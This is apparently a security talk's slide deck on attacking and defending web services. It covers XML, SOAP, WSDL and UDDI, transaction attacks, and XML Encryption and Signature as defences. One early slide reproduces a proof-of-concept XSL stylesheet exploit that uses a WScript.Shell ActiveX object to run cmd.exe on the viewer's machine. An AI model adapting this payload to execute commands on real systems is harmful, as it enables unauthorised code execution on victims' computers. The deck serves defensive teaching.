Web Services Security

Attacking & Defending Web Services

Pete Lindstrom

petelind@spiresecurity.com

Fiction

- This “behind the firewall” stuff is a bunch of hooey.
- Web Services Security isn’t scary if you break an implementation down into its component parts.
- Truth: You will never be completely secure (and aren’t now!).

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Torn From the Headlines!

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="#?m$ux" ?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/TR/WD-xsl">
<xsl:script>
<![CDATA[
x=new ActiveXObject("WScript.Shell");
x.Run("%systemroot%\\SYSTEM32\\CMD.EXE /C DIR C:\\
/a /p /s");
]]>
</xsl:script>
<msux>
msux
written by georgi guninski
</msux>
</xsl:stylesheet>
```

Source: http://www.guninski.com/ex$el2.html

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Web Services Components

- XML –EXtensible Markup Language creates a way to define many different data formats so that platforms can interoperate. XML documents and transactions are made up of elements within a multi-level hierarchical structure.
- UDDI – The Universal Description, Discovery, and Integration specification provides a registry for Web Services that can be searched for services and allows for dynamic updates.
- WSDL – The Web Services Description Language provides a way to describe interfaces for Web Services.
- SOAP – The Simple Object Access Protocol that provides a network protocol for transport of Web Services documents.

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Web Services
Opportunities & Risks

- Multiple data sources provide many alternatives and opportunities for business.
  - How do we ensure that the data sources are legitimate?
- Real-time transactions can be submitted just-in-time.
  - How do we validate the data prior to its use?
- Contextual data makes integration easy.
  - Who else may intercept the data?
- Directories allow for dynamic lookups and immediate gratification.
  - How do we validate the directories?

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
Transaction Security



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Transaction Attack Methods

Attack	Description
Modify	Change data within a transaction.
Sniff	Intercept and read data in a transaction.
Spoof	Submit fake transaction.
Replay	Resubmit real transaction.

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
Transaction Security



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Data Protection Goals

- Confidentiality – protect data from being seen by inappropriate people/entities.
- Integrity – protect data from being modified inappropriately.
- Authenticity – ensure the data and its source are legitimate.
- Availability – ensure the data is accessible by appropriate entities.

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Basic Confidentiality

Encryption:

- Encrypt data with symmetric key
- Securely transfer key to recipient

  (e.g. encrypt symmetric key with recipient's public key)

Decryption:

- Securely receive key

  (e.g. decrypt symmetric key with recipient's private key)
- Decrypt data with symmetric key

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
XML Encryption



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XML Encryption

Encryption:

- Use <EncryptionMethod> to create <CipherValue> described by <CipherData> elements.
- Securely transfer key to recipient using <KeyInfo> or out of band method.

Decryption:

- Retrieve key using <KeyInfo>.
- Take <CipherValue> and identify <EncryptionMethod> to decrypt data.

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XML Encryption Roundup

- The goal is confidentiality (privacy).
- The key is the key – key management.
- Must be able to retain keys over time.
- Must be able to protect the keys.
- Must keep the key and the cipherdata separate.

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What about SSL?

- SSL begins and terminates in concert with a communications session; there is no persistent security.
- SSL is point-to-point; it breaks down in a multi-point environment.
- SSL is not data-aware; it just encrypts everything that is there.
- SSL was never meant to handle the security needs of the Web Services environment.

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Integrity & Authenticity

Sign:

- Process data through one way hash
- Sign hash with source private key
- Transmit data

Validate:

- Validate signature with source public key
- Re-hash data and compare

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
XML Signature



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XML Signature

Sign:

- Canonicalize data (<CanonicalizationMethod>)
- Process data through one way hash (<DigestMethod>; <DigestValue>)
- Sign hash with source private key (<SignatureMethod>; <SignatureValue>)
- Transmit data

Validate:

- Validate signature with source public key
- Re-hash data and compare

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XML Signature Roundup

- Always include dynamic information in signed data.
  - Protect against replay attacks.
- Retrieve key info out-of-band.
  - Segregation for validation.
- Validate all algorithm sources.

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Transaction Attack Methods

Attack	Description	Solution
Modify	Change data within a transaction.	Sign
Sniff	Intercept and read data in a transaction.	Encrypt
Spoof	Submit fake transaction.	Validate
Replay	Resubmit real transaction.	Validate/Audit

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
Transaction Security



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Security Roundup

- Harden the hosts
- Authenticate the components
- Access Control
  - Limit usage to specific entities
  - Validate inputs (user and application)
- Secure the transaction
- Always follow the data…

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Thank You

Agree? Disagree?

Pete Lindstrom

petelind@spiresecurity.com

www.spiresecurity.com